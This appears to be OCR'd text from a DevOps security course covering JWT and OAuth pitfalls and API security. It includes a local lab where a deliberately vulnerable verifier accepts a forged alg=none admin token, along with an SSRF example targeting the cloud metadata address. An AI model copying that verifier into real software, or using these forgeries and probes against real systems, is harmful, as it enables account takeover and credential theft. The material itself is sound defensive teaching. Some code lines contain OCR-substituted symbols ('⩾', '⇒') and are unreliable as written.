


Figure 11.7-2

5 How it works

OAuth 2.0 flows (grant types)

Flow	Use for	Notes
Authorization Code + PKCE	Browser, mobile and server apps with a user	The default today; PKCE stops stolen-code attacks
Client Credentials	Service to service, cron jobs	No user; the client authenticates with a secret or signed assertion; scope limits access
Device Authorization	CLIs, TVs, IoT	Show a short code; the user approves on another device
Refresh Token	Getting new access tokens	Long-lived, high value: store carefully, rotate on use
Implicit, Resource Owner Password	Legacy	Removed from the OAuth 2.1 draft and discouraged by the OAuth Security Best Current Practice

Tokens

Token	Audience	Lifetime	Purpose
Access token	The resource server (API)	Minutes (5-15 is common)	Authorizes API calls
Refresh token	The authorization server	Hours to days	Obtains new access tokens without re-login
ID token (OIDC)	The client	Minutes	Tells the client who logged in; never send it to an API as an access token

Standard claims to check on every token: `iss` (issuer, who minted it), `aud` (audience, who it is for), `exp` (expiry), `nbf` / `iat` (validity window), `sub` (subject, the user or client id), and `scope` or `roles` for permissions.

Signing algorithms. `HS256` uses one shared secret (both signer and verifier can mint tokens, so share it only inside one trust boundary). `RS256` / `ES256` use a private key to sign and a public key to verify, so many APIs can verify tokens without being able to forge them. Prefer asymmetric signing for anything distributed.

Pitfalls (the exam questions of JWT security)

Pitfall	What goes wrong	Fix
`alg: none`	A library trusts the token's own header and skips verification; an attacker forges any claims	Pin the allowed algorithm(s) on the server; reject `none`
Algorithm confusion	Token header switched from `RS256` to `HS256`, signed with the public key as the HMAC secret	Allowlist the exact algorithm per key; use libraries that bind keys to algorithms
No expiry or very long expiry	A stolen token works for months	Short `exp`; refresh tokens rotated; reject tokens without `exp`
No revocation	JWTs are self-contained, so "log out" or "ban user" has no effect until expiry	Short lifetimes, a denylist of token ids (`jti`) in Redis, or token introspection (RFC 7662) for sensitive APIs
Missing `aud` / `iss` validation	A token minted for another service is accepted here	Validate both on every request
Secrets in the payload	Claims are readable by anyone	Put only what the API needs; never passwords or personal data
Weak HMAC secret	Brute-forced offline from one captured token	256-bit random secret from a secrets manager, or use asymmetric keys
Storing tokens in `localStorage`	XSS steals them	Prefer `HttpOnly` cookies handled by a back-end-for-frontend (BFF)

Pitfall	What goes wrong	Fix
Skipping the `state` parameter	Login CSRF in the redirect flow	Generate and verify an unguessable `state` per request
Open redirect URIs	Authorization codes sent to an attacker	Register exact redirect URIs; no wildcards

Opaque vs JWT access tokens. An opaque token is a random string the resource server validates by calling the authorization server (introspection): revocable instantly, one extra call. A JWT is validated locally with cached public keys: fast and scalable, but not instantly revocable. Many platforms mix them: JWT with a 5-minute life plus a denylist for emergencies.

6 Step-by-step guide

Prerequisites: Node.js 20+ (22 recommended), `curl`, `openssl`, and Docker for the Keycloak part. Everything runs on your own machine at no cost.

1. **Decode a JWT yourself, then see why decoding is not verifying.**

```bash
mkdir -p ~/jwt-lab && cd ~/jwt-lab
cat > jwt.mjs <<'EOF'
import { createHmac, timingSafeEqual } from 'node:crypto';
const b64u = (b) => Buffer.from(b).toString('base64url');
const fromB64u = (s) => Buffer.from(s, 'base64url');
const SECRET = 'dev-only-secret-change-me';

export function sign(payload, secret = SECRET) {
  const head = b64u(JSON.stringify({ alg: 'HS256', typ: 'JWT' }));
  const body = b64u(JSON.stringify(payload));
  const sig = createHmac('sha256', secret).update(`${head}.${body}`).digest();
  return `${head}.${body}.${b64u(sig)}`;
}

// VULNERABLE: trusts the alg claim in the token itself
export function verifyBad(token, secret = SECRET) {
  const [h, p, s] = token.split('.');
  const header = JSON.parse(fromB64u(h));
  if (header.alg !== 'none') {
    const expected = createHmac('sha256', secret).update(`${h}.${p}`).digest();
    if (!timingSafeEqual(expected, fromB64u(s))) throw new Error('bad signature');
  }
  return JSON.parse(fromB64u(p));
}

// FIXED: server pins the algorithm and checks exp, iss, aud
export function verifyGood(token, { secret = SECRET, iss, aud } = {}) {
  const parts = token.split('.');
```

```
  if (parts.length !== 3) throw new Error('malformed');
  const [h, p, s] = parts;
  if (JSON.parse(fromB64u(h)).alg !== 'HS256') throw new Error('alg not allowed');
  const expected = createHmac('sha256', secret).update(`${h}.${p}`).digest();
  const given = fromB64u(s);
  if (given.length !== expected.length || !timingSafeEqual(expected, given)) throw new
  Error('bad signature');
  const claims = JSON.parse(fromB64u(p));
  const now = Math.floor(Date.now() / 1000);
  if (typeof claims.exp !== 'number' || claims.exp < now) throw new Error('expired');
  if (iss && claims.iss !== iss) throw new Error('wrong issuer');
  if (aud && claims.aud !== aud) throw new Error('wrong audience');
  return claims;
}

const now = Math.floor(Date.now() / 1000);
const token = sign({ sub: '7', role: 'customer', iss: 'https://auth.example.com', aud:
  'shop-api', iat: now, exp: now + 900 });
console.log('decoded payload:', JSON.parse(fromB64u(token.split('.')[1])));

const forged = `${b64u(JSON.stringify({ alg: 'none', typ: 'JWT'
  }))}.${b64u(JSON.stringify({ sub: '1', role: 'admin', exp: now + 900 }))}.`;
console.log('bad verifier accepts forged alg=none:', verifyBad(forged));
try { verifyGood(forged, { iss: 'https://auth.example.com', aud: 'shop-api' }); }
  catch (e) { console.log('good verifier rejects:', e.message); }
console.log('good verifier accepts real token, sub =', verifyGood(token, { iss:
  'https://auth.example.com', aud: 'shop-api' }).sub);
EOF
node jwt.mjs
```

Expected output (timestamps differ): the decoded payload with `sub`, `role`, `iss`, `aud`, `iat`, `exp`; then `bad verifier accepts forged alg=none: { sub: '1', role: 'admin', ... }`; then `good verifier rejects: alg not allowed`; then `... sub = 7`. You just forged an admin token against a flawed verifier, in a harmless local script, and proved the fix works. In real code use a maintained library (such as `jose`) and always pass the allowed algorithms explicitly.

2. **Create a PKCE verifier and challenge** (what a client does before redirecting).

```bash
VERIFIER=$(openssl rand -base64 48 | tr -d '=+/\n' | cut -c1-64)
CHALLENGE=$(printf %s "$VERIFIER" | openssl dgst -sha256 -binary | openssl base64 -A |
  tr '+/' '-_' | tr -d '=')
echo "verifier:  $VERIFIER"; echo "challenge: $CHALLENGE"
```

The challenge is 43 characters. Only the hash travels in the browser redirect; the verifier is sent later over the back channel, so a stolen code is useless without it.

3. **Run Keycloak locally as an identity provider.**

```bash
docker run -d --name keycloak -p 127.0.0.1:8080:8080 \
  -e KC_BOOTSTRAP_ADMIN_USERNAME=admin -e KC_BOOTSTRAP_ADMIN_PASSWORD=admin \
  quay.io/keycloak/keycloak:latest start-dev
```

Wait about a minute (`docker logs -f keycloak` until it says it is listening), then open http://127.0.0.1:8080, sign in as `admin` / `admin` (lab only), create a realm named `shop`. In `shop`: create a user `alice` with a password (turn off "temporary"), then create a client `shop-api-m2m` with *Client authentication* on and *Service accounts roles* enabled (this is the Client Credentials grant), and copy its secret from the *Credentials* tab.

4. **Read the OIDC discovery document and get a machine token.**

```bash
curl -s http://127.0.0.1:8080/realms/shop/.well-known/openid-configuration | jq
  '{issuer, authorization_endpoint, token_endpoint, jwks_uri}'
TOKEN=$(curl -s http://127.0.0.1:8080/realms/shop/protocol/openid-connect/token \
  -d grant_type=client_credentials -d client_id=shop-api-m2m -d
  client_secret='<CLIENT_SECRET>' | jq -r .access_token)
echo "$TOKEN" | cut -d. -f2 | tr '_-' '/+' | base64 -d 2>/dev/null | jq '{iss, aud,
  exp, azp, scope}'
```

Expect the issuer `http://127.0.0.1:8080/realms/shop`, an `exp` a few minutes ahead, and the client id in `azp`. (Padding warnings from `base64 -d` can be ignored.) Fetch the signing keys with `curl -s <jwks_uri> | jq '.keys[].kid'`.

5. **Verify the token the way `shop-api` should**, using the `jose` library which caches keys from the JWKS endpoint:

```bash
npm init -y >/dev/null && npm install jose
cat > verify.mjs <<'EOF'
import { createRemoteJWKSet, jwtVerify } from 'jose';
const jwks = createRemoteJWKSet(new
  URL('http://127.0.0.1:8080/realms/shop/protocol/openid-connect/certs'));
const { payload } = await jwtVerify(process.env.TOKEN, jwks, {
  issuer: 'http://127.0.0.1:8080/realms/shop',
  algorithms: ['RS256'],            // pin the algorithm
  // audience: 'shop-api',          // add once you configure an audience mapper for
  the client
});
console.log('valid token for', payload.azp, 'expires', new Date(payload.exp *
  1000).toISOString());
EOF
TOKEN="$TOKEN" node verify.mjs
```

Change one character of the token and re-run: `jwtVerify` should throw a signature error.

6. **Observe revocation limits.** In Keycloak's admin console, log the user out or disable the client; the already-issued access token still verifies until `exp`. That is the cost of local JWT validation, and why access tokens are short-lived.
7. **Clean up.**

```bash
docker rm -f keycloak; rm -rf ~/jwt-lab
```

7 Real-world scenario

Illustrative, not a documented incident. The `shop-api` team issues HS256 JWTs signed with the secret `shopsecret` and a 30-day expiry because "mobile users hate logging in". A penetration tester captures one token from their own account, runs an offline dictionary attack against the signature and recovers the secret in seconds, then mints a token with `"role":"admin"`. The team rotates the secret, and every user is logged out because tokens cannot be selectively revoked.

The redesign: move login to Keycloak (OIDC), use asymmetric RS256 tokens with a 10-minute lifetime, store refresh tokens in `HttpOnly` cookies handled by a backend-for-frontend, rotate refresh tokens on every use, validate `iss`, `aud` and `exp` in `shop-api`, and keep a Redis denylist of `jti` values for emergency revocation.

Lesson: a JWT is only as strong as its key, its expiry and the verifier that checks it; and you must decide how you will revoke access before the day you need to.

8 Common mistakes and best practices

Don't

- Accept tokens without pinning the algorithm, or decode a JWT and trust it without verifying the signature.
- Put sensitive data in the payload, thinking Base64 hides it.
- Use the Implicit or Password flows for new apps, or register wildcard redirect URIs.
- Use one long-lived JWT as a session for months.
- Confuse ID tokens with access tokens, or send the ID token to APIs.
- Roll your own OAuth server or JWT library.

Do

- Use Authorization Code + PKCE for users, Client Credentials for services, and OIDC federation instead of stored cloud keys in CI.
- Verify signature, algorithm, `iss`, `aud`, `exp` (and `nbf`) on every request, with keys fetched from the JWKS endpoint and cached.
- Keep access tokens short-lived and rotate refresh tokens; plan revocation (denylist or introspection).
- Request the minimum scopes; check scopes or roles in the API, in addition to the token's validity (Authentication and Authorization §11.6).
- Keep signing keys in a secrets manager or KMS and rotate them; publish rotation through the JWKS `kid`.
- Log token validation failures and alert on spikes (API Security §11.8).

9 Tasks

- [ ] **T1 — Decode a token by hand** *(≈20 min, beginner)*
  - **Goal:** see exactly what a JWT contains.
  - **Steps:**
    1. Run step 1 and print the token's three parts.
    2. Decode header and payload using `base64 -d` or `node -e`.
    3. Explain what the signature proves and what it does not.
  - **Done when:** you can read every claim and explain why the payload is not secret.
- [ ] **T2 — Forge a token against a flawed verifier** *(≈30 min, intermediate)*
  - **Goal:** understand `alg: none` and why pinning matters.
  - **Steps:**
    1. Reproduce the forged-admin result with `verifyBad`.
    2. Add a second attack: take a valid token, change `role` to `admin` and keep the old signature. Show both verifiers reject it.
    3. Add a test file with all three cases using `node:test`.
  - **Done when:** the test suite proves `verifyBad` accepts `alg: none`, and `verifyGood` rejects all forgeries.
- [ ] **T3 — Stand up an OIDC provider and get tokens** *(≈60 min, intermediate)*
  - **Goal:** operate a real identity provider locally.
  - **Steps:**
    1. Follow steps 3-4 to get a Client Credentials token.

2. Create a public client `shop-web` (no client authentication) with PKCE `S256` and redirect URI `http://127.0.0.1:3000/callback`.
3. In a browser, build the `/authorize` URL by hand with a `code_challenge`, log in as `alice` and read the `code` from the redirect.

- **Done when:** you exchange the code plus `code_verifier` at the token endpoint for an `id_token` whose `preferred_username` is `alice`, and a wrong verifier is rejected.

☐ **T4 — Add JWT verification to shop-api** *(≈60 min, advanced)*

- **Goal:** protect a route with real token validation.
- **Steps:**
  1. Add `jose` middleware as in step 5 to an Express route.
  2. Require a role or scope for `POST /orders`.
  3. Return 401 for invalid tokens and 403 for valid tokens lacking the scope.
- **Done when:** `curl` shows 401 with no/garbled token, 403 with an under-privileged token, and 200 with a permitted token.

☐ **T5 — Break revocation, then mitigate it** *(≈45 min, advanced)*

- **Goal:** feel the revocation gap and close it.
- **Steps:**
  1. Show that a disabled Keycloak user's token still passes verification until expiry.
  2. Shorten the access-token lifetime to 2 minutes in the realm settings and re-test.
  3. Add a Redis denylist keyed by `jti` and check it after signature verification.
- **Done when:** a denylisted token returns 401 immediately, while other tokens still work.

☐ **T6 — Prove it: choose the flow** *(≈30 min, advanced)*

- **Goal:** pick and defend the right design.
- **Steps:**
  1. Without notes, choose flow, token lifetime, storage location and revocation approach for four clients: a React SPA, an iOS app, a nightly batch job, and a GitHub Actions deploy to AWS.
  2. Write one sentence per choice explaining the threat it addresses.
- **Done when:** the four designs avoid deprecated flows and stored long-lived secrets, and a reviewer cannot find a missing validation step.

10 Self-check questions

1. What is the difference between OAuth 2.0 and OIDC?
2. Why does a JWT signature not make its contents confidential?
3. What does PKCE protect against?
4. Name three JWT validation checks beyond the signature.
5. How do you "log out" a user holding a valid stateless JWT?

ANSWERS

1. OAuth 2.0 delegates authorization (access tokens for APIs). OIDC adds authentication and identity (the ID token, standard claims, discovery and the UserInfo endpoint) on top.
2. A signature gives integrity, not secrecy. The payload is only Base64URL-encoded; use JWE (encrypted tokens) or keep sensitive data out.
3. An attacker who intercepts the authorization code (for example via a malicious app or a redirect) cannot redeem it without the secret code verifier that only the legitimate client holds.
4. Algorithm (pinned), `exp` / `nbf`, `iss`, `aud`, and scopes or roles for the requested action.
5. You cannot with the token alone: keep lifetimes short, revoke refresh tokens at the authorization server, and for emergencies deny-list the `jti` or use introspection for sensitive routes.

11 Further reading

- RFC 6749 (OAuth 2.0), RFC 7636 (PKCE), RFC 7519 (JWT), RFC 8725 (JWT Best Current Practices) and the OAuth 2.0 Security Best Current Practice document from the IETF OAuth working group.
- OpenID Connect Core 1.0 specification (openid.net).
- Keycloak documentation (keycloak.org) and the `jose` library documentation.
- GitHub Docs: *About security hardening with OpenID Connect*; OWASP Cheat Sheets for *JSON Web Token* and *OAuth 2.0*.

LAB NOTES What I ran, what I saw, what it means

11.8 API Security

Topic 8 of 13 | ~5 hours | Difficulty: Intermediate

1 What it is

An **API (Application Programming Interface)** is the front door that mobile apps, web front ends, partners and other services use to read and change your data. Unlike a web page, an API exposes **raw objects and actions** (`/orders/1042`, `DELETE /users/7`) and is called by programs that can send millions of precisely crafted requests. **API security** is the set of controls that make every one of those calls safe:

- **Authentication and authorization on every route**, down to the individual object and field.
- **Input validation:** reject anything that is not exactly what the endpoint expects.
- **Rate limiting and quotas:** bound how much any single client can consume.
- **Output control:** return only the fields the caller should see.
- **Gateway and edge controls:** TLS, WAF (Web Application Firewall), schema enforcement, logging and inventory.

The community reference list is the **OWASP API Security Top 10** (2023 edition), which complements the web OWASP Top 10 §11.5 because APIs fail in different, mostly authorization-shaped, ways.

2 Why it matters in DevOps

- **APIs are the product's attack surface.** Everything in the sample stack (`shop-api` behind Nginx) is an API; there is no UI to hide behind.
- **Automation turns small flaws into big ones.** A missing ownership check on one endpoint becomes a full-database scrape with a 10-line loop.
- **Shadow and zombie APIs are an ops problem.** Old `/v1` routes, forgotten debug endpoints and undocumented partner routes survive because nobody owns the inventory.
- **Abuse is also a reliability issue.** Without rate limits, a buggy client or a scraper takes the service down; security and SRE controls overlap (rate limiting §12.13).

3 Real-world system example

Public API providers show the controls in practice. GitHub's REST API documents rate limits (a low limit for unauthenticated requests and a higher one for authenticated ones) and returns `X-RateLimit-Limit`, `X-RateLimit-Remaining` and `X-RateLimit-Reset` headers; exceeding the limit returns an error and the client must back off. **Stripe's API** is documented to use **restricted API keys** (a key limited to specific resources and permissions), **idempotency keys** so retried requests do not double-charge, and versioned APIs so old behaviour is kept stable deliberately rather than by accident.

API gateways put these controls in one enforced place: **AWS API Gateway** offers throttling, usage plans with API keys, request validation against a schema, and Lambda or Cognito/JWT authorizers; **Kong**, **NGINX** and **Envoy**-based gateways provide rate limiting, authentication plugins and request transformation. The gateway is not a substitute for authorization in the service, since only the service knows who owns object 1042, but it removes whole classes of abuse before traffic reaches the application.

4 Diagram

Layers of defence for a request to `shop-api`:




Figure 11.8-1

Request handling order inside the service (cheapest, safest checks first):




Figure 11.8-2

5 How it works

OWASP API Security Top 10 (2023)

ID	Risk	Typical example	Primary control
API1	Broken Object Level Authorization (BOLA)	`GET /orders/1042` returns someone else's order	Ownership check on every object access
API2	Broken Authentication	Weak tokens, no lockout, JWT `alg: none`	Standard auth (OIDC), short tokens (JWT and OAuth §11.7)
API3	Broken Object Property Level Authorization	Response leaks `internalNote`; request sets `isAdmin` (mass assignment)	Allowlist fields in and out
API4	Unrestricted Resource Consumption	No rate limit, huge pages, expensive queries	Rate limits, quotas, pagination caps, timeouts
API5	Broken Function Level Authorization	A normal user calls `DELETE /admin/orders/1`	Role check per route, deny by default
API6	Unrestricted Access to Sensitive Business Flows	Bots buy out stock, abuse promo codes	Flow-specific limits, bot detection, device checks
API7	Server-Side Request Forgery	`POST /webhooks` with `url=http://169.254.169.254/`	Destination allowlists, block private ranges
API8	Security Misconfiguration	CORS `*`, verbose errors, missing TLS	Hardened baseline, config scanning
API9	Improper Inventory Management	Forgotten `/v1`, staging API open to the internet	API catalogue, retire old versions, scan for drift
API10	Unsafe Consumption of APIs	Trusting a third-party API's response blindly	Validate upstream data, timeouts, TLS verification

Rate limiting algorithms

Algorithm	How it works	Good for
Fixed window	N requests per clock window	Simple; allows bursts at window edges
Sliding window	Rolling count over the last interval	Smoother fairness
Token bucket	Bucket refills at a steady rate; each request spends a token; bursts allowed up to capacity	Most APIs (the Nginx and the lab implementation)
Leaky bucket	Requests drain at a constant rate	Smoothing traffic to a fragile backend

Choose the limit *key* deliberately: per IP is easy but penalises shared NATs; per API key or user is fairer; use stricter limits on login, password reset and other sensitive routes. Return `429 Too Many Requests` with a `Retry-After` header.

Input validation principles: validate on the server against a schema (JSON Schema, Zod, Joi, OpenAPI), allowlist rather than blocklist, check type, length, range and format, cap request body size, reject unknown fields, and canonicalise before validating. Validation is *in addition to* parameterised queries and output encoding, not instead of them.

Other essentials: use HTTPS only; set explicit CORS origins; return generic errors; paginate with a maximum page size; set request timeouts and payload limits; version your API and retire old versions; never put secrets or tokens in URLs (they end up in logs); write an access log line with user, route, status and request id for every call (correlation IDs §10.7).

6 Step-by-step guide

Prerequisites: Node.js 20+ (22 recommended) and `curl`. The lab server has no dependencies and listens only on `127.0.0.1`. You will attack your own local process, nothing else.

1. **Create a small API with the controls built in.**

```bash
mkdir -p ~/api-lab && cd ~/api-lab
cat > api.mjs <<'EOF'
import http from 'node:http';

const USERS = { 'token-alice': { id: 7, role: 'customer' }, 'token-bob': { id: 9,
  role: 'customer' } };
const ORDERS = { 1042: { id: 1042, ownerId: 9, total: 42.5, internalNote: 'fraud-
  review' } };

// token bucket: burst of 5, refill 1 per second, per client IP
const buckets = new Map();
function allow(key, capacity = 5, refillPerSec = 1) {
  const now = Date.now() / 1000;
  const b = buckets.get(key) ?? { tokens: capacity, last: now };
  b.tokens = Math.min(capacity, b.tokens + (now - b.last) * refillPerSec);
  b.last = now;
  const ok = b.tokens ⩾ 1;
  if (ok) b.tokens -= 1;
  buckets.set(key, b);
  return ok;
}

const send = (res, code, body) ⇒ {
  res.writeHead(code, { 'content-type': 'application/json' });
  res.end(JSON.stringify(body));
};
```

```
const readJson = (req) => new Promise((resolve, reject) => {
  let size = 0; const chunks = [];
  req.on('data', (c) => { size += c.length; if (size > 10_000) { reject(new
  Error('too_large')); req.destroy(); } else chunks.push(c); });
  req.on('end', () => { try { resolve(JSON.parse(Buffer.concat(chunks).toString() ||
  '{}')); } catch { reject(new Error('bad_json')); } });
});

function validateOrder(b) {
  const allowed = new Set(['sku', 'qty']);
  if (Object.keys(b).some((k) => !allowed.has(k))) return 'unexpected field';   //
  blocks mass assignment
  if (typeof b.sku !== 'string' || !/^[A-Z0-9-]{3,20}$/.test(b.sku)) return 'sku
  invalid';
  if (!Number.isInteger(b.qty) || b.qty < 1 || b.qty > 10) return 'qty must be 1..10';
  return null;
}

http.createServer(async (req, res) => {
  if (!allow(req.socket.remoteAddress)) { res.setHeader('retry-after', '1'); return
  send(res, 429, { error: 'rate_limited' }); }

  const url = new URL(req.url, 'http://x');
  if (req.method === 'GET' && url.pathname === '/health') return send(res, 200, { ok:
  true });

  const user = USERS[(req.headers.authorization ?? '').replace('Bearer ', '')];
  if (!user) return send(res, 401, { error: 'unauthenticated' });

  const m = url.pathname.match(/^\/orders\/(\d+)$/);
  if (req.method === 'GET' && m) {
    const order = ORDERS[m[1]];
    if (!order || order.ownerId !== user.id) return send(res, 404, { error:
  'not_found' });   // BOLA check
    const { internalNote, ownerId, ...publicView } = order;
  // output allowlist
    return send(res, 200, publicView);
  }
  if (req.method === 'POST' && url.pathname === '/orders') {
    let body;
    try { body = await readJson(req); } catch (e) { return send(res, e.message ===
  'too_large' ? 413 : 400, { error: e.message }); }
    const problem = validateOrder(body);
    if (problem) return send(res, 400, { error: problem });
    return send(res, 201, { id: 1043, sku: body.sku, qty: body.qty });
  }
  send(res, 404, { error: 'not_found' });
}).listen(8081, '127.0.0.1', () => console.log('listening on 127.0.0.1:8081'));
EOF
node api.mjs &
```

Expect `listening on 127.0.0.1:8081`. The tokens are fake lab values; real APIs verify JWTs (L11.7).

2. **Authentication and BOLA.**

```bash
curl -s -w " → %{http_code}\n" http://127.0.0.1:8081/orders/1042
curl -s -w " → %{http_code}\n" -H "Authorization: Bearer token-alice"
  http://127.0.0.1:8081/orders/1042
curl -s -w " → %{http_code}\n" -H "Authorization: Bearer token-bob"
  http://127.0.0.1:8081/orders/1042
```

Expected: `{"error":"unauthenticated"} → 401`, then `{"error":"not_found"} → 404` for Alice (Bob's order), then `{"id":1042,"total":42.5} → 200` for Bob. `internalNote` and `ownerId` never leave the server.

3. **Input validation and mass assignment.**

```bash
curl -s -w " → %{http_code}\n" -H "Authorization: Bearer token-alice" -d
  '{"sku":"MUG-1","qty":999}' http://127.0.0.1:8081/orders
curl -s -w " → %{http_code}\n" -H "Authorization: Bearer token-alice" -d
  '{"sku":"MUG-1","qty":1,"price":0}' http://127.0.0.1:8081/orders
curl -s -w " → %{http_code}\n" -H "Authorization: Bearer token-alice" -d
  '{"sku":"MUG-1","qty":2}' http://127.0.0.1:8081/orders
```

Expected: `qty must be 1..10 → 400`, `unexpected field → 400` (the attacker tried to set `price`), then `201`.

4. **Rate limiting.** Wait 6 seconds for the bucket to refill, then hammer a cheap endpoint:

```bash
sleep 6; for i in $(seq 1 8); do curl -s -o /dev/null -w "%{http_code} "
  http://127.0.0.1:8081/health; done; echo
```

Expected: `200 200 200 200 200 429 429 429` (burst of 5, then refusals; exact count may vary by a request if your machine is slow).

5. **Put the same limits at the edge with Nginx** (what you would deploy in front of `shop-api`):

```nginx
# in http { }
limit_req_zone $binary_remote_addr zone=api:10m rate=10r/s;
limit_req_zone $binary_remote_addr zone=login:10m rate=5r/m;
client_max_body_size 1m;
```

```
server {
    listen 443 ssl;
    server_name api.example.com;

    location /login {
        limit_req zone=login burst=5 nodelay;
        limit_req_status 429;
        proxy_pass http://shop_api;
    }
    location / {
        limit_req zone=api burst=20 nodelay;
        limit_req_status 429;
        proxy_pass http://shop_api;
    }
}
```

Validate syntax with `nginx -t`. Put a schema check in the gateway too if it supports one (AWS API Gateway request validators, Kong plugins).

6. **Scan the API contract for drift.** Write a minimal OpenAPI file for the routes above, list *every* route the server exposes, and diff them. Anything the server serves that the spec does not mention is API9 (inventory) debt.
7. **Clean up.**

```bash
kill %1 2>/dev/null; cd ~ && rm -rf ~/api-lab
```

7 Real-world scenario

Illustrative, not a documented incident. A mobile app for a retailer calls `GET /api/users/{id}/addresses`. A security researcher notices the id is sequential and loops from 1 to 500000. The API authenticates the request but never checks that `{id}` equals the token's user, which is BOLA, so the loop retrieves 400,000 names and addresses overnight. There is no rate limit and the logs do not distinguish 200s for your own id from 200s for others, so the first sign is the researcher's email.

The fix is layered: the service derives the user from the token and ignores the path id (or compares them); non-guessable ids; a per-user rate limit and a per-IP limit at the gateway; an alert when one token requests many distinct user ids; and a unit test asserting a cross-user request returns 404. The team also lists every route in an API catalogue to find forgotten ones.

